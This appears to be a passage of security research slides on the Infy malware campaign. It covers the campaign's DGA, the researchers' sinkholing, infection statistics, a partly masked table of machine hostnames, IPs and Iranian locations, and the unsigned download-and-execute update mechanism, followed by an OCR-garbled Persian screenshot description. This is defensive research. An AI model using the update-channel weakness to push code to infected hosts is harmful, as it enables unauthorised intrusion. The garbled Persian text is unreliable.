
- They implemented a bizarre DGA algorithm
- It would use rotating pools of 30 domains.
- The DGA domains are contacted even if primary C&C is up.
- Only one registered before, all the others available.
- Started sinkholing from December 2015.

Professional Sinkhole Camouflage






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Infections per Country



Infy Infections over Observed Period






Hello hello!


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Hostname	Version	Seen	IP(s)	Location(s)
FERDOWSI	29	13/1/2016	2.180.157.xxx 31.14.152.xxx 5.232.90.xxx 46.100.135.xxx 2.180.92.xxx 5.222.214.xxx 2.182.52.xxx 2.180.143.xxx 65.49.68.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	30	2/2/2016	192.99.220.xxx 5.232.151.xxx 5.232.157.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	29	9/1/2016	2.180.96.xxx 5.232.135.xxx 5.232.140.xxx 5.232.136.xxx 5.232.143.xxx	Mashhad, Khorasan Razavi, Iran
WIN-A2HDDI940BE	29	12/1/2016	192.99.220.xxx	Canada (OVH)
WIN-SLRJHLCR4VK	30	20/2/2016	5.232.154.xxx	Khorasan Razavi, Iran
USER1-DA087865E	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)
DESKTOP-TFG03B1	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)

Update system

- When the malware checks in with the C&C, it retrieves instructions.
- If the C&C replies to the HTTP request with a 302 Redirect to a given URL pointing to an .exe, Infy will download and execute it.
- No verification or signing, and...
- The DGA domains are obviously able to distribute updates...






The screenshot shows a web browser window with a modified user interface for a government website. The address bar displays "updateserver3.com". A red banner at the top reads: "دسترسی به تارنماه قراخوانده شده امکان پذیر نمی باشد. جوہت رسیدگی به گزارش ها و شکایات اینجا کلک کنید". The page is divided into six main sections:


- علمی و آموزشی** (Purple icon):
 - برشكی و سلامت
 - علوم پایه
 - تماری اطلاعات
 - مرکز امور رسانی
 - کتابخانه ها و مابایع علمی
 - دانشمه و فناوری
 - علوم فنی و مهندسی
 - علوم انسانی
 - قضایی و حقوق
- خدمات اینترنتی** (Orange icon):
 - مراکز داشتاد و آبلود
 - نرم افزار های موبایل
 - خدمات سایت و وبلاگ
 - مردمانی و نسبت دامنه
 - طراحی و برنامه توسعی
 - شبکه های اجتماعی
 - تالارهای گفتگو
 - اميل و جت فارسی
 - مونورهای حسنخوا
- اجتماعی** (Light Blue icon):
 - خانوار
 - سیک زندگی
 - کودک و نوجوان
 - ورزش و جوانان
 - بازار
 - عفاف و حجاب
 - تفصیله و آشیزی
 - حشمتواره و نماشگاه
 - مؤسسات عام المنفعه
- فرهنگی و مذهبی** (Green icon):
 - مراجع و علماء
 - معارف و مبانی اسلامی
 - قرآن
 - سمیع و شعر
 - انقلاب اسلامی
 - شهدا و دفاع مقدس
 - جذرستانه مذهبی
 - ادیان و شعر
 - گردشگری و میراث فرهنگی
- کار و سرمایه ایرانی** (Brown icon):
 - بورس و سرمایه گذاری
 - قرضه کاه اینترنتی
 - کامپیوت و تلفن همراه
 - تجارت و خدمات
 - تلنگات و سارمی ها
